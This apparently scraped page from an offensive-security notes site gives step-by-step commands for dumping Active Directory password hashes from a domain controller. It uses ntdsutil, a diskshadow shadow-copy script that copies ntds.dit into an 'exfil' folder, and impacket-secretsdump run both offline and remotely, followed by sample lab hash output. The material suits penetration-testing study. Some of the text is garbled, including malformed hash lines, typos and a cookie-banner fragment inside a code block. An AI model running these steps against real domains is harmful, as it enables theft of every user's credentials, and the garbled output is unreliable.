OFFENSIVE SECURITY Dumping Credentials from Lsass Process Memory with Mimikatz

Dumping Lsass Without Mimikatz

Dumping Lsass without Mimikatz with MiniDumpWriteDump

Dumping Hashes from SAM via Registry

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Dumping LSA Secrets

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REVERSING, FORENSICS & MISC

Internals Cloud Neo4j

Dump Virtual Box Memory

AES Encryption Using Crypto++ .lib in Visual Studio C++

Reversing Password Checking Routine



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Dumping Domain Controller Hashes Locally and Remotely

Dumping NTDS.dit with Active Directory users hashes

No Credentials - ntdsutil

If you have no credentials, but you have access to the DC, it's possible to dump the ntds.dit using a lolbin ntdsutil.exe:

```
attacker@victim
  powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```

We can see that the ntds.dit and SYSTEM as well as SECURITY registry hives are being dumped to c:\temp:

We can then dump password hashes offline with impacket:

```
attacker@local
  root@~/tools/mitre/ntds# /usr/bin/impacket-secretsdump -system SYSTEM
```

```
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traffic. By browsing this site, you accept the privacy policy.
              Reject
```

No Credentials - diskshadow

On Windows Server 2008+, we can use diskshadow to grab the ntdis.dit.

Create a shadowdisk.exe script instructing to create a new shadow disk copy of the disk C (where ntds.dit is located in our case) and expose it as drive Z:\


```
shadow.txt

set context persistent nowriters
set metadata c:\exfil\metadata.cab
add volume c: alias trophy
create
expose %someAlias% z:
```

...and now execute the following:

```
mkdir c:\exfil
diskshadow.exe /s C:\users\Administrator\Desktop\shadow.txt
cmd.exe /c copy z:\windows\ntds\ntds.dit c:\exfil\ntds.dit
```

Below shows the ntds.dit got etracted and placed into our c:\exfil folder:



Inside interactive diskshadow utility, clean up the shadow volume:

With Credentials

If you have credentials for an account that can log on to the DC, it's possible to dump hashes from NTDS.dit remotely via RPC protocol with impacket:

```
impacket-secretsdump -just-dc-ntlm offense/administrator@10.0.0.6
```

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
X

```
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:def431e78041393445fbe759c3f1f8bb:::
offense.local\spot:l105:aad3b435b51404eeaad3b435b51404ee:def431e78041393445fbe759c3f1f8bb:::
offense.local\spot:l105:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
offense.local\spotless:l106:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
offense.local\sandy:l111:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
laura:l118:aad3b435b51404eeaad3b435b51404ee:807ea747a243145d8842bfd575dde961:::
offense.local\bob:l119:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:la02eaae684d0b03d1c19d37cf5adc8f:::
WS02$::113:aad3b435b51404eeaad3b435b51404ee:2f1fe57234d65834070246ffc886f02c:::
WS01$:1114:aad3b435b51404eeaad3b435b51404ee:277a8d650d28af92e76b28446afd17ed:::
LT01$::115:aad3b435b51404eeaad3b435b51404ee:77d817608f2fde8ab51fa26a60cc592ce:::
testmachine$:1117:aad3b435b51404eeaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
```

References



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